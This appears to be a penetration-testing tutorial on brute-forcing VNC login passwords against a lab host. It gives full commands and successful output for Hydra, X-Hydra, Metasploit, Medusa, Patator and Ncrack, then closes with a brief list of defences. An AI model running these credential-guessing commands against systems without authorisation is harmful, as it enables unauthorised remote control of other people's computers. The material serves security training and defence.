

# Password Cracking



# VNC



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## Introduction

In this article, we will demonstrate how to identify and exploit VNC services using various tools, each suited for different scenarios, from quick brute-force attempts to large-scale automated attacks.

### MITRE ATT&CK Techniques:

- **T1110.001** – Brute Force: Password Guessing
- **T1046** – Network Service Scanning

## Introduction to VNC (Port 5900)

VNC (Virtual Network Computing) is a protocol used for remote access to computers. It operates on TCP port 5900 and allows users to control and interact with a remote computer as if they were sitting in front of it. However, VNC can also be vulnerable to password cracking attacks, especially if default or weak passwords are used.

## Brute-Force Techniques

### Hydra

Hydra is a fast and flexible tool designed for brute-force password cracking across various protocols, including VNC. It automates the process of testing passwords from a provided wordlist.

To perform a brute-force attack against a VNC service using Hydra, use the following command:

```
hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
```

### Explanation:

- **-s 5900**: Specifies the port number to attack.
- **-P /root/Desktop/pass.txt**: Specifies the path to the password list.
- **-t 16**: Specifies the number of threads to use.
- **192.168.0.6**: Target IP address.
- **vnc**: Protocol to attack.

```
root@kali:~# hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:21:29
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8),
[DATA] attacking vnc://192.168.0.6:5900/
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
[5900][vnc] host: 192.168.0.6 password: 098765
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:22:07
```



## X-Hydra

X-Hydra is a graphical user interface for the Hydra tool, allowing users to perform brute-force attacks in a more intuitive way.

To perform a brute-force attack against a VNC service using X-Hydra, use the following steps:

Open XHydra in your Kali Linux terminal. Select the Single Target option and enter the IP address of the victim PC.

Select VNC in the box against the Protocol option and enter the port number 5900 against the port option.

The screenshot shows the X-Hydra graphical user interface. At the top, there is a 'Quit' button and a tabbed interface with 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start' tabs. The 'Target' tab is active. Under the 'Target' section, there are two radio buttons: 'Single Target' (selected) and 'Target List'. Next to 'Single Target' is a text input field containing '192.168.0.6'. Below this is a 'Port' section with a spin box set to '5900'. The 'Protocol' section has a dropdown menu set to 'vnc'. There is also a 'Prefer IPV6' checkbox which is unchecked. A large watermark 'www.hackingarticles.in' is visible across the center. Below the target configuration is an 'Output Options' section with several checkboxes: 'Use SSL', 'Use old SSL', 'Be Verbose', 'Show Attempts', 'Debug', 'COMPLETE HELP', and 'Service Module Usage Details'. At the bottom of the window, a terminal-like display shows the command: `hydra -s 5900 -l yourname -p yourpass -t 16 192.168.0.6 vnc`.

Go to the Passwords tab and select Password List, then enter the path of your text file containing all the passwords.



Quit

Target Passwords Tuning Specific Start

Username

☒ Username

☐ Username List

☐ Loop around users ☒ Protocol does not require usernames

Password

☐ Password

☒ Password List  ↩

☐ Generate


Colon separated file

☐ Use Colon separated file

☐ Try login as password ☐ Try empty password ☐ Try reversed login

Go to the Start tab and click on the Start button on the left.





## Metasploit

Metasploit includes auxiliary modules that can perform brute-force attacks on various services, including VNC. In this case, we can effectively automate login attempts to find weak or default passwords on target systems.

To perform a brute force attack against a VNC service using Metasploit, use the following commands:

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.0.6
set pass_file /root/Desktop/pass.txt
run
```

### Explanation:

- **use auxiliary/scanner/vnc/vnc\_login:** Selects the Metasploit module designed for brute-forcing VNC login credentials.
- **set rhosts 192.168.0.6:** Specifies the target machine's IP address for the scan.
- **set pass\_file /root/Desktop/pass.txt:** Defines a file containing potential passwords to try during the brute-force attack.
- **run:** Starts the attack.



```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.6:5900 - 192.168.0.6:5900 - Starting VNC login sweep
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :1234 (Incorrect:
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :root (Incorrect:
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :toor (Incorrect:
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :ignite (Incorrec
[+] 192.168.0.6:5900 - 192.168.0.6:5900 - Login Successful: :098765
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :00000 (Incorrect
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: :ubuntu (Incorrec
[-] 192.168.0.6:5900 - 192.168.0.6:5900 - LOGIN FAILED: : (Incorrect: Aut
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Medusa

Medusa is a speedy, parallel, and modular login brute force that supports multiple protocols, including VNC. It allows testers to perform dictionary-based attacks against services like VNC.

To perform a brute-force attack against a VNC service using Medusa, use the following command:

```
medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt -M vnc
```

### Explanation:

- **medusa:** Launches the Medusa brute force tool.
- **-h 192.168.0.6:** Specifies the IP address of the target machine.
- **-u root:** Specifies the username to use for the attack.
- **-P /root/Desktop/pass.txt:** Points to a file containing a list of passwords.
- **-M vnc:** Indicates that the VNC module should be used for this attack.

```
root@kali:~/crowbar# medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
complete) Password: 1234 (1 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
complete) Password: root (2 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
complete) Password: toor (3 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
complete) Password: ignite (4 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
complete) Password: 098765 (5 of 7 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.0.6 User: root Password: 098765 [SUCCESS]
```

## Patator

Patator is a versatile, multi-threaded brute forcing tool capable of attacking a wide range of protocols, including VNC. It's modular, highly customizable, and known for its stability and clear, structured output.

To perform a brute-force attack against a VNC service using Patator, use the following command:

```
patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt -t 1 -x
retry:fgep!='Authentication failure' --max-retries 0 -x quit:code=0
```

**Explanation:**

- **patator**: Launches the Patator brute force tool.
- **vnc\_login**: Specifies the module for brute forcing VNC credentials.
- **host=192.168.0.6**: Indicates the target machine's IP address.
- **password=FILE0 0=/root/Desktop/pass.txt**: Assigns FILE0 as a placeholder for passwords, pulling values from pass.txt.
- **-t 1**: Specifies the number of threads to use.
- **-x retry:fgrep!='Authentication failure'**: Specifies the retry policy.
- **--max-retries 0**: Specifies the maximum number of retries.
- **-x quit:code=0**: Specifies the quit condition

```
root@kali:~# patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt
-t 1 -x retry:fgrep!='Authentication failure' --max-retries 0 -x quit:code=0
23:24:18 patator INFO -- Starting Patator v0.6 (http://code.google.com/p/patator/) at
2018-03-08 23:24 IST
23:24:18 patator INFO -
```

```
-----
23:24:18 patator INFO - 1 22 0.507 | 1234 |
1 | Authentication failure
23:24:19 patator INFO - 1 22 0.506 | root |
2 | Authentication failure
23:24:19 patator INFO - 1 22 0.503 | toor |
3 | Authentication failure
23:24:20 patator INFO - 1 22 0.504 | ignite |
4 | Authentication failure
23:24:20 patator INFO - 0 2 0.505 | 098765 |
5 | OK
23:24:20 patator FAIL - 0 2 0.505 | 098765 |
5 | OK
23:24:21 patator INFO - 1 22 0.505 | 00000 |
6 | Authentication failure
```

**Ncrack**

Ncrack is a high-speed network authentication cracking tool that supports multiple protocols, including VNC. It allows testers to perform brute-force attacks against services like VNC.

To perform a brute-force attack against a VNC service using Ncrack, use the following command:

```
ncrack -V --user root -P /root/Desktop/pass.txt 192.168.0.6:5900
```

**Explanation:**

- **ncrack**: Launches the Ncrack brute force tool.
- **-V**: Enables verbose mode.
- **--user root**: Specifies the username to use for the attack.
- **-P /root/Desktop/pass.txt**: Points to a file containing a list of passwords.
- **192.168.0.6:5900**: Specifies the target machine's IP address and port number.







```
root@kali:~# ncrack -v --user root -P /root/Desktop/pass.txt 192.168.0.6:5900
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-08 22:48 IST
Discovered credentials on vnc://192.168.0.6:5900 'root' '098765'
vnc://192.168.0.6:5900 finished.
Discovered credentials for vnc on 192.168.0.6 5900/tcp:
192.168.0.6 5900/tcp vnc: 'root' '098765'
Ncrack done: 1 service scanned in 3.11 seconds.
Probes sent: 18 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.
```

## Defensive Strategy

- To defend against VNC brute-force attacks, consider the following strategies:
- Use strong and unique passwords.
- Limit access to VNC services using firewalls and access control lists, and consider requiring secure connections (e.g., SSH tunneling or VPN) to encrypt VNC traffic.
- Monitor for suspicious VNC activity using intrusion detection systems and log analysis, such as multiple failed logins attempts from the same IP address within a short time frame.
- Implement rate limiting and IP blocking to prevent brute-force attacks, using tools like **fail2ban** or configuring your firewall to block IPs after a certain number of failed login attempts.

By understanding how to identify and exploit VNC services using various tools, you can improve your defensive strategies and protect your network against potential attacks.

To learn more about Password Cracking. Follow this [Link](#).

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